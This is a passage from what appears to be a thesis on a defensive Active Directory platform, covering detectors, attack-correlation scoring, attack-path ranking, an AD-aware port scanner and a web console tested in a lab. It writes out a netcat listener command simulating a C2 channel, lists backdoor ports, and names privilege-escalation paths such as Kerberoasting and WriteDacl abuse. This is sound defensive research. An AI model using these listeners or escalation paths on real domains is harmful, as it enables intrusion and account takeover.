Built-in account exclusion (`_is_builtin_account()`, matching the well-known -500, -501, -502 RIDs) prevents the built-in Administrator account from ever being flagged by these behavioural checks, regardless of its actual creation date or logon history.

4.3 False Positive Analysis

Two of the nine detectors — `new-account-in-privileged-group` and `stale-privileged-account` — produced false positives against `charlie.admin` and `bob.dupont` in the final lab state, summarised in Table 4.2.

Table 4.2: Accepted false positives and their explanation

Account	Detector	Explanation
<code>charlie.admin</code>	New account in privileged group	Lab is only 15 days old, under the 120-day threshold
<code>charlie.admin</code>	Stale privileged account	Never logged in — an artefact of lab use, not production behaviour
<code>bob.dupont</code>	New account in privileged group	Same lab-age cause
<code>bob.dupont</code>	Stale privileged account	WinRM logons (used in Attack 3, Section 10.4) do not update the <code>lastLogon</code> attribute captured in a BloodHound snapshot

Both detectors are functioning exactly as designed: they are threshold-based behavioural heuristics, and a 15-day-old lab domain is, definitionally, indistinguishable from an environment where every privileged account was provisioned "recently." This is an honest and important limitation to surface in a thesis defense rather than to hide: threshold-based detection of this kind requires calibration to the deployment environment, and a production deployment would either widen the threshold, suppress it during an initial "grace period" after domain creation, or cross-reference against an HR or IT-provisioning system of record

to distinguish a legitimately new hire’s account from a suspicious one. This limitation, and how a production rollout would address it, is revisited in Chapter 11.

4.4 Portability Verification

Because `detectors.py` identifies privileged groups exclusively by RID suffix rather than name (Section 3.4), it was directly validated against the lab’s French-language Windows Server installation, where the native group names are *Admins du domaine*, *Administrateurs*, *Administrateurs de l’entreprise*, and *Administrateurs du schéma*. All four were correctly identified as privileged without any locale-specific code path, confirmed by direct inspection of the detector’s internal group-resolution output:

Listing 4.1: Raw group resolution output confirming locale-independent detection

```
1 Accounts recorded : 8
2 Privileged groups : 5
3 IT_ADMINS@CORP.LOCAL (0 members)
4 ADMINS DU DOMAINE@CORP.LOCAL (3 members)
5 ADMINISTRATEURS DE L'ENTREPRISE@CORP.LOCAL (1 member)
6 ADMINISTRATEURS DU SCHEMA@CORP.LOCAL (1 member)
7 ADMINISTRATEURS@CORP.LOCAL (4 members)
```

Following the simulated privilege-escalation activity described in Chapter 10, *Admins du domaine* grew from three to five members, with the two new entries correctly resolving by relative identifier to `bob.dupont (-1105)` and `svc_update (-1110)`.




Figure 4.1: Web console Detection tab showing the BloodHound data loading status and the expanded findings output, with severity badges (HIGH, CRITICAL) and finding type labels (KERBEROASTABLE, AS-REP_ROASTABLE, PASSWORD_NOT_REQUIRED).

The Attack Correlation Engine

5.1 Purpose and Design

Where `detectors.py` answers "what individual misconfigurations exist," `correlator.py` answers a different and arguably more actionable question: "which categories of attack is this domain currently exposed to, and how confident should we be?" It consumes the flat list of findings produced by `detectors.py` (and optionally the additional findings produced by `host_scanner.py`, Chapter 7) and evaluates them against a library of named attack profiles, each of which specifies which finding types contribute to it, how heavily each contributes, and what additional evidence should amplify (but not solely trigger) the score.

The engine is entirely data-driven: attack profiles are declared in a single `ATTACK_PROFILES` dictionary, and adding a new attack class requires only adding a new entry to this structure — no changes to the scoring logic itself are needed. This was a deliberate design choice to keep the correlation logic maintainable as new detectors and attack categories are added over time.

5.2 Multi-File Input Support

`correlator.py` accepts an optional second positional argument, allowing it to merge findings from both the AD-focused detector pipeline and the network-focused host scanner in a single correlation pass:

```
1 python3 correlator.py findings.json host_findings.json
```

The internal `merge_findings()` function transparently normalises both supported input shapes — the flat JSON array produced by `detectors.py`, and the dictionary-wrapped `{"findings": [...]}` structure produced by `host_scanner.py` — into a single unified list before correlation proceeds.

5.3 Attack Profile Design

Each attack profile specifies a scoring *threshold*, a set of weighted contributing finding types, and optionally one or more *amplifiers* — findings that do not independently trigger the profile but increase its score and confidence when present alongside the primary trigger. Two profiles added specifically to support the platform's indicator-of-compromise capability are detailed below as representative examples of the mechanism, followed by the scoring formula itself in Section 5.4.

5.3.1 BACKDOOR_WITH_DOMAIN_PRIV

Listing 5.1: BACKDOOR_WITH_DOMAIN_PRIV profile definition (conceptual)

```

1 Threshold : 6.0
2 Weights   : new_account_in_privileged_group (4.0)
3             + suspicious_admin_account_name (4.0)
4 Amplifier : stale_privileged_account (+2.0)
5             -- "never logged in" confirms dormant backdoor
6 Identity chain: both findings must reference the SAME samaccountname

```

The identity-chain requirement (Section 5.5) is essential here: without it, this profile would activate for *any* suspiciously-named privileged account combined with *any* recently-added privileged account, regardless of whether they are the same account. With the chain enforced, the profile correctly activates only for `svc_update` — which is simultaneously new, suspiciously named, and stale — and does not fire for `charlie.admin` or `bob.dupont`, whose lab-age false positives (Section 4.3) do not coincide with a suspicious name.

5.3.2 C2_CHANNEL_DETECTED

Listing 5.2: C2_CHANNEL_DETECTED profile definition (conceptual)

```

1 Threshold : 3.0
2 Weight    : suspicious_open_port (4.0)
3 Amplifier 1: new_account_in_privileged_group (+2.0)
4             -- foothold + persistence
5 Amplifier 2: suspicious_admin_account_name (+1.5)
6             -- corroborating IOC

```

This profile is the bridge between the network-scanning layer (Chapter 7) and the identity-graph layer: a suspicious open port alone is a moderate signal, but the same finding co-occurring with a freshly created, suspiciously named privileged account is far stronger corroborating evidence of active compromise than either signal alone.

5.4 Scoring Formula

Every activated profile is scored on the same fixed 0–10 scale using a single formula, so that scores from entirely different attack classes — a Kerberoasting exposure and a backdoor account, say — remain directly comparable to one another. Scoring proceeds in three steps: computing the raw evidence weight, converting it to a bounded score via an exponential saturation curve, and separately computing a confidence percentage.

5.4.1 Step 1 — Raw Evidence Weight

For an activated profile, the raw evidence weight w is the sum of the base weight(s) of its triggering finding(s) plus the weight of every amplifier finding that is also present (and, where required,

identity-chain-verified against the trigger):

$$w = \sum_{i \in \text{triggers present}} \text{weight}_i + \sum_{j \in \text{amplifiers present}} \text{weight}_j$$

For BACKDOOR_WITH_DOMAIN_PRIV against svc_update, all three conditions are met, giving $w = 4.0 + 4.0 + 2.0 = 10.0$.

5.4.2 Step 2 — Saturating Score

The raw weight w is converted into a bounded 0–10 score using an exponential saturation curve anchored to the profile's own threshold T :

$$\text{score} = 10 \times \left(1 - e^{-k \cdot w/T}\right), \quad k = 0.5$$

This curve has two properties that a simple linear or self-normalised sum does not. First, it is bounded: no matter how much evidence accumulates, the score asymptotically approaches but never reaches 10, so one profile's score can never artificially cap out and become indistinguishable from another's (the defect behind bug #6, Table 12.1). Second, it rewards evidence proportionally to the profile's own threshold rather than to an arbitrary global maximum, so a profile that is fully satisfied by its base trigger alone (low T) and a profile that requires several amplifiers to be convincing (high T) are scored on a consistent basis relative to what each profile considers "enough" evidence.

Applying this to BACKDOOR_WITH_DOMAIN_PRIV ($w = 10.0$, $T = 6.0$):

$$\text{score} = 10 \times \left(1 - e^{-0.5 \times 10.0/6.0}\right) = 10 \times (1 - e^{-0.833}) \approx 5.65$$

which matches the value reported in Table 5.1. The same formula, with a raw weight of double the threshold ($w/T = 2$), produces a score of $10 \times (1 - e^{-1}) \approx 6.32$ — exactly the value reported for both KERBEROASTING and ASREP_ROASTING, each of which combines its base trigger with the weak-password-policy amplifier at that ratio.

5.4.3 Step 3 — Confidence

Confidence is computed independently of the 0–10 score and answers a different question: not "how severe is this," but "how sure is the engine that this is a genuine instance of the attack class, rather than a coincidental co-occurrence of unrelated findings." A profile's confidence is 100% when every one of its required triggers is present and, for chain-dependent profiles, the identity-chain check (Section 5.5) has been satisfied; confidence is reduced when a profile activates on its trigger(s) alone without any of its optional amplifiers, reflecting that the correlation rests on a narrower base of evidence. All seven profiles activated against the final lab state (Table 5.1) reached 100% confidence, since every trigger, amplifier, and identity-chain condition defined for each profile was independently satisfied by the lab's ground truth.

Keeping score and confidence separate avoids collapsing two different questions into one figure. A profile could, in principle, activate with high confidence (every required trigger present, chain verified) but a modest score (the triggers' combined weight barely clears the threshold), or with a middling confidence but a high score if a very heavily-weighted amplifier fires without the identity chain being checked. Reporting both numbers lets the

person reading the dashboard distinguish "this is definitely happening but is currently low-severity" from "this would be severe if it's really happening, but we're not fully sure yet" — a distinction a single blended number would destroy.

5.5 Identity-Chain Verification

A recurring failure mode discovered during development (bug #7 in Table 12.1) was that a naive "these two finding types are both present" correlation rule would fire even when the two findings referred to *different, unrelated accounts* — for example, treating a Kerberoastable service account and an unrelated newly-created admin account as evidence of a single coordinated attack chain simply because both finding types were present somewhere in the domain. The fix, a generic `identity_chain` mechanism, requires that specified finding types reference the same underlying `samaccountname` before a chain-dependent profile is permitted to activate. This mechanism underpins both `BACKDOOR_WITH_DOMAIN_PRIV` above and `KERBEROAST_TO_DA_CHAIN` below.

5.6 Full Correlator Output

Against the final lab state, with both `findings.json` and `host_findings.json` supplied, the correlator activates seven distinct attack classes, summarised in Table 5.1.

Table 5.1: Correlator output — seven attack classes activated, all at 100% confidence

Attack Class	Score	Conf.	Notes
PASSWORD_SPRAY_- BRUTEFORCE	7.13/10	100%	Weak password policy + PASSWD_NOTREQD account
C2_CHANNEL_- DETECTED	7.13/10	100%	WinRM on workstation + backdoor-account amplifiers
KERBEROASTING	6.32/10	100%	svc-sql + weak-policy amplifier
ASREP_ROASTING	6.32/10	100%	bob.dupont + weak-policy amplifier
BACKDOOR_WITH_- DOMAIN_PRIV	5.65/10	100%	svc_update confirmed via identity chain
KERBEROAST_TO_- DA_CHAIN	5.10/10	100%	svc-sql → IT_ADMINS chain verified
ACL_PRIVILEGE_- ESCALATION	4.65/10	100%	WriteDacl ON IT_ADMINS

The saturating formula derived in Section 5.4 replaced an earlier linear approach that normalised each profile's raw weight against its own maximum possible weight. That approach produced a systematic bug (#6 in Table 12.1): every activated profile scored a flat 10/10 regardless of how much evidence actually supported it, because "all triggers and amplifiers present" always divided out to exactly 1.0 — destroying the score's usefulness as a relative risk-ranking signal between profiles.




Figure 5.1: Web console Correlation tab showing attack-class cards with score bars, confidence percentages (100%), affected entities, and evidence lists. Visible: the `PASSWORD_SPRAY_BRUTEFORCE` profile (7.13/10) with its supporting `weak_password_policy` and `password_not_required` findings.

Attack Path Discovery Engine

6.1 Purpose and Design

`graph_engine.py` answers a third, distinct question that neither the detector nor the correlator addresses: *given everything discovered, what is the concrete, ordered sequence of steps an attacker would actually walk to reach a high-value target?* It builds a directed graph of Active Directory relationships — group memberships, ACL grants, and other BloodHound-modelled edges — directly from the raw BloodHound JSON collection (independently of `detectors.py`), and performs traversal from low-privilege starting nodes toward high-value destination nodes (Domain Admins, Domain Controllers, and other Tier-0 targets), ranking discovered paths by an attacker-usefulness score normalised to a 0–10 scale (Section 6.4).

6.2 Graph Construction

Nodes in the graph correspond to AD principals (users, groups, computers); edges correspond to relationships extracted from the BloodHound export, principally group membership (`MemberOf`) and access-control edges (`WriteDacl`, `GenericAll`, `GenericWrite`, `Owns`, and related ACE types). A user's effective privilege level is computed by resolving, for every user, the full transitive closure of groups they belong to — directly analogous to the transitive-nesting resolution described for the detection engine in Section 4.2.4, but computed independently here since `graph_engine.py` has no dependency on `detectors.py`.

6.3 Attack Paths Discovered

Against the final lab state, the engine discovered twelve distinct paths from low-privilege starting points to Domain Admin or equivalent Tier-0 targets. The four highest-ranked paths by usefulness score are shown in Table 6.1, and the highest-ranked path is visualised in Figure 6.1. The scoring methodology behind these numbers is explained in Section 6.4.

Table 6.1: Top-ranked attack paths discovered by `graph_engine.py`

Path	Usefulness	Route
Path #1	10.00	<code>svc-sql</code> $\xrightarrow{\text{WriteDacl}}$ <code>IT_ADMINS</code>
Path #4	8.70	<code>svc-sql</code> → <code>IT_ADMINS</code> → Domain Admins (2 hops)
Path #5	8.12	<code>svc-sql</code> → <code>bob.dupont</code> → Domain Admins (via AS-REP)
Path #7	7.69	<code>svc-sql</code> → <code>IT_ADMINS</code> → Domain Admins → Administrators (3 hops)

6.4 Usefulness Scoring

Unlike the correlator's attack-class scores (Section 5.4), which are absolute — a KERBEROASTING score of 6.32 means the same thing regardless of what else was scanned — the graph engine's usefulness score is deliberately *relative*: it ranks the paths discovered *in this run against one another*, rather than against a fixed external scale. This distinction matters for interpretation and is a direct consequence of what the two engines are answering: the correlator asks "how exposed is this domain to attack class X," a question with a stable, comparable answer across different scans of different domains; the graph engine asks "which of the paths I found right now should a defender fix first," a question that is inherently about this run's own result set.

6.4.1 Step 1 — Per-Edge Cost and Value

Every edge type the graph engine can traverse (MemberOf, WriteDacl, CanKerberoast, UnconstrainedDelegation and so on) is assigned a fixed **cost** and **value** in a lookup table, EDGE_PROFILES, reproduced in abbreviated form in Table 6.2.

Table 6.2: Representative entries from EDGE_PROFILES

Edge type	Cost	Value	Interpretation
MemberOf	1.0	3.0	Direct group membership — automatic, essentially free to the attacker
WriteDacl	1.5	—	DACL modification — moderate effort, but a very active abuse primitive
CanKerberoast	2.0	4.0	Ticket request & offline cracking — harder and noisier than pure membership
UnconstrainedDelegation	2.5	—	Complex ticket-theft technique
Contains	—	1.0	Low strategic gain (OU container edge)
AdminTo	—	5.0	Maximum gain — full local administrator execution
_default	3.0	—	Unknown/unmodelled relation, penalised as maximally costly

Cost models the effort, difficulty, or detection risk an attacker incurs performing that step — lower cost means an easier or stealthier action. **Value** models the strategic reward gained by taking it — higher value means a bigger jump in access or privilege. For a complete path, both are simply summed across every edge traversed:

$$\text{total_cost} = \sum_{e \in \text{path}} \text{cost}(e) \quad \text{total_value} = \sum_{e \in \text{path}} \text{value}(e)$$

6.4.2 Step 2 — Hop Count and the Hop Penalty

A path's hop count is simply the number of edges it contains, $\text{hops} = |\text{edges}|$. Path discovery is bounded at $\text{MAX_PATH_DEPTH} = 8$ to prevent unbounded recursion and to exclude paths too long to be practically useful to an attacker. Longer paths are penalised via a hop-penalty multiplier:

$$\text{hop_penalty} = \frac{1}{1 + (\text{hops} - 1) \times 0.15}$$

This multiplier equals 1.0 (no penalty) for a single-hop path, falls to approximately 0.87 at two hops, and to approximately 0.62 at five hops — reflecting that an attacker strictly prefers a shorter path to an equally privileged destination, since every additional hop is a further opportunity to be detected or to fail.

6.4.3 Step 3 — Raw Usefulness and Relative Normalisation

The raw, pre-normalisation usefulness of a path combines the value-to-cost ratio (favouring high-reward, low-effort paths) with the hop penalty (favouring shorter paths):

$$\text{raw} = \frac{\text{total_value}}{\text{total_cost}} \times \text{hop_penalty}$$

Once every path in the current run has been discovered and its raw score computed, all raw scores are normalised together against the single highest-scoring path in the result set, which is assigned a usefulness of exactly 10.0:

$$\text{usefulness}_i = 10 \times \frac{\text{raw}_i}{\max_j(\text{raw}_j)}$$

This is why Path #1 — a single WriteDacl hop directly onto IT_ADMINS — scores exactly 10.00: within this particular scan, it is the single most efficient primitive discovered (lowest hop count combined with a high-value edge type), so it defines the ceiling that every other path in the same run is measured against. Table 6.1's remaining entries are correspondingly lower not because they are safe, but because they require more hops (and therefore more attacker actions, each penalised by the hop factor) to reach a comparable or better destination than Path #1 does.

An earlier version of the engine applied a fixed per-path cap intended to bound every path's score independently (bug #12, Table 12.1), which instead caused every sufficiently short, high-value path to hit the same ceiling of 10.0 regardless of how it compared to the rest of the result set — the graph-engine analogue of the correlator's own early flat-scoring bug (#6). The fix normalises across the full discovered path set instead of per-path, which is why the usefulness scale must be read as "most to least urgent among what was found this scan" rather than as an absolute, cross-scan severity measure the way the correlator's 0–10 scale is intended to be read.



Figure 6.1: Highest-usefulness attack path (Path #7, usefulness 7.69): a Kerberoastable service account escalates to full domain compromise in three hops via a single dangerous ACL. This exact path was independently reproduced through live exploitation in Section 10.6.

6.5 Note on svc_update and Destination Nodes

An initial concern during validation was that `svc_update` — the platform's simulated backdoor account (Section 4.2.7) — does not appear anywhere in the graph engine's discovered paths. This was confirmed to be correct behaviour rather than a bug: `svc_update` is already a member of Domain Admins, making it a *destination* node in the graph rather than a traversal waypoint.

The graph engine, by design, discovers paths *toward* privilege from lower-privilege starting points; an account that already holds maximal privilege has no path to discover, since it is already at the terminus of every path that reaches it.




Figure 6.2: Web console Attack Paths tab showing the interactive `vis-network` directed graph with colour-coded nodes (red=privileged, orange=service accounts, blue=standard groups), draggable physics-enabled layout, and the ranked path list below showing usefulness scores.

Network-Layer Extension: The Host Scanner

7.1 Motivation

Every engine described so far operates exclusively on the Active Directory identity graph. `host_scanner.py` was built to close a specific gap: none of the identity-focused detectors can observe command-and-control (C2) infrastructure or unauthorised services running on domain-joined hosts, yet this is one of the most common indicators that a domain compromise has moved from theoretical exposure to active exploitation. `host_scanner.py` is an AD-aware network port scanner that cross-references BloodHound's own computer inventory with live port-scan results, and outputs findings in a format directly compatible with `correlator.py`'s ingestion (Chapter 5).

7.2 Operation

1. Accepts a target subnet as a command-line argument, e.g. `python3 host_scanner.py 192.168.1.0/24`.
2. Auto-detects the most recent BloodHound computers JSON file present in the working directory.
3. Resolves each computer object's fully qualified domain name to an IP address via *forward* DNS lookup (see Section 7.4.1 for why forward rather than reverse resolution is used).
4. Classifies each resolved machine as `SERVER` or `WORKSTATION`, based on the `operatingsystem` field containing the substring "server", or the object's distinguished name containing Domain Controllers; all other machines are classified `WORKSTATION`.
5. Performs an `nmap` ping sweep (`-sn`) to identify live hosts on the subnet.
6. Port-scans each live host against a combined list of always-suspicious and context-dependent ports.
7. Applies context-aware flagging logic (Section 7.3).
8. Writes results to `host_findings.json` in a format the correlator can merge directly.

7.3 Port Classification

Ports are classified into two tiers. **Always-suspicious** ports (Table 7.1) are flagged regardless of machine role, since there is no legitimate reason for them to be open on a Windows domain-joined host under normal circumstances. **Context-dependent** ports (Table 7.2) are flagged only on workstations or machines of unknown role, and are suppressed on machines already classified as servers, where their presence is often expected and benign.

Table 7.1: Always-suspicious ports (flagged on every machine type)

Port	Service	Reason
21	FTP	Unencrypted credentials
22	SSH	Rare on Windows; commonly used for backdoors
23	Telnet	Cleartext everything
4444	(C2)	Extremely common default backdoor / Metasploit listener port
1337	(C2)	Common backdoor port
8888	(C2)	Common backdoor port
8080	Alt HTTP	Rogue web servers, web shells

Table 7.2: Context-dependent ports (flagged on workstations/unknown, suppressed on servers)

Port	Service	Reason
80	HTTP	Workstation hosting an unexpected web server
443	HTTPS	Workstation hosting an unexpected SSL service
445	SMB	Lateral-movement vector
1433	MSSQL	Unauthorised database instance
3306	MySQL	Unauthorised database instance
3389	RDP	Unauthorised remote access
5985	WinRM (HTTP)	Remote PowerShell access
5986	WinRM (HTTPS)	Remote PowerShell access

7.4 Key Technical Decisions

7.4.1 Forward DNS Resolution

Reverse DNS lookups (IP → hostname) proved unreliable in the lab environment. Because the domain controller DC01 is also the authoritative DNS server for corp.local and is configured in the Kali attacker machine's `resolv.conf`, *forward* resolution from the fully qualified domain names already present in the BloodHound computer export was found to be consistently reliable instead, confirmed directly:

```
1 DC01.CORP.LOCAL -> 192.168.1.10
2 WIN-JDQ5VM22DS7.CORP.LOCAL -> 192.168.1.7
```

7.4.2 BloodHound Field Casing

A bug encountered during testing: BloodHound Community Edition exports the operating system property as `operatingsystem` (all lowercase) rather than the camelCase `operatingSystem` that the underlying AD attribute schema might suggest. Using the incorrect casing caused every machine's OS field to silently resolve to "Unknown," which in turn caused every machine to be misclassified as WORKSTATION. This is documented in the full bug list (Table 12.1, #‘extra’) as a

concrete example of how easy it is for an assumption about a well-known schema to be quietly wrong.

7.4.3 Group Policy Interference with Local Firewall Rules

During initial testing, a raw netcat listener (`nc -lvp 4444`) was used on the Win7 workstation to simulate a C2 channel. A Group Policy Object (`LocalConSecRules`) was found to be silently overriding manually added local firewall allow-rules, leaving port 4444 permanently filtered regardless of local firewall configuration. Rather than fight the GPO, the demonstration finding was switched to WinRM (port 5985), enabled via `winrm quickconfig` on Win7. This substitution is arguably more realistic as a research artefact: real-world attackers very commonly enable native WinRM for lateral movement precisely because it blends in with legitimate administrative traffic, rather than deploying a conspicuous raw listener.

7.5 Scanner Output Against the Lab

Listing 7.1: `host_scanner.py` output against 192.168.1.0/24

```
1 DC01.CORP.LOCAL [SERVER]      -- 445, 5985 open -> suppressed (expected on server)
2 WIN-JDQ5VM22DS7 [WORKSTATION] -- 5985 open      -> FLAGGED (suspicious on workstation)
3 192.168.1.11 [UNKNOWN]        -- no suspicious ports
4 192.168.1.50 [UNKNOWN]        -- no suspicious ports (Kali itself)
5
6 Total: 1 finding -- High severity
```

This single finding — WinRM enabled on a workstation, not a server — is precisely the signal that feeds the `C2_CHANNEL_DETECTED` correlation profile described in Section 5.6, and is amplified when it co-occurs with the `svc_update` backdoor-account indicators, exactly as observed in Table 5.1.




Figure 7.1: Web console Host Scanner tab showing the subnet input field, scanner progress output, and the flagged finding: port 5985 (wsman) open on WIN-JDQ5VM22DS7 (workstation), with a HIGH severity badge and remediation guidance.

The Web Control Console

8.1 Architecture

The four engines described in Chapters 4–7 are unified behind a single browser-based control console, summarised in Table 8.1. Critically, **no database of any kind is used** — the web layer is a thin orchestration and presentation shim over the same JSON files the underlying scripts already read and write, deliberately avoiding the operational overhead of a MySQL, PostgreSQL, or similar deployment for what is fundamentally a file-based pipeline.

Table 8.1: Web console architecture

Component	Technology	Location
Backend	FastAPI + Uvicorn	/home/kali/app.py
Frontend	Vanilla HTML/CSS/JS + vis-network	/home/kali/static/index.html
Access	Browser, over LAN	http://192.168.1.50:8000

FastAPI was chosen specifically because all of the underlying offensive and collection tooling — Impacket, bloodhound-python, nmap, python-nmap — is already installed on the Kali attacker machine, and the web application’s core job is to invoke these tools via subprocess and relay their output. Running the backend anywhere else would have required duplicating this entire toolchain on a second machine for no benefit; instead, FastAPI runs directly on Kali and serves both the JSON API and the static frontend over the LAN.

8.2 Backend API Surface

Table 8.2 lists the complete route surface implemented in app.py. Every script-invoking route uses a blocking subprocess.run() call with a five-minute timeout, deliberately avoiding the additional complexity of WebSockets or background job queues — a reasonable simplification given the lab’s scale and the short runtime of each underlying script.

8.2.1 Parsing Console Output into Structured Data

graph_engine.py was designed (Chapter 6) as a standalone script that prints its results to the console for direct command-line demonstration, rather than natively emitting JSON. Rather than modify the engine’s core logic to serve the web layer — which would have coupled a presentation concern to the graph engine’s internal design — app.py implements a dedicated parse_graph_output() function that parses the engine’s stdout line-by-line, recognising path boundaries (PATH #), usefulness scores, hop counts, node-chain summary lines (containing the → separator), and individual step detail lines, reconstructing the same information as structured

Table 8.2: FastAPI route surface

Method	Route	Action
GET	/	Serves <code>index.html</code>
POST	<code>/api/collect</code>	Runs <code>bloodhound-python</code> with form-supplied credentials
POST	<code>/api/detect</code>	Runs <code>generate_findings.py</code> , returns parsed findings
POST	<code>/api/correlate</code>	Runs <code>correlator.py</code> against both finding files
POST	<code>/api/graph</code>	Runs <code>graph_engine.py</code> , parses console output into structured path objects
POST	<code>/api/scan</code>	Runs <code>host_scanner.py</code> against a supplied subnet
GET	<code>/api/dashboard</code>	Aggregates all JSON artefacts for the dashboard overview
GET	<code>/api/findings</code>	Returns current <code>findings.json</code>
GET	<code>/api/correlation</code>	Returns current <code>correlation_report.json</code>
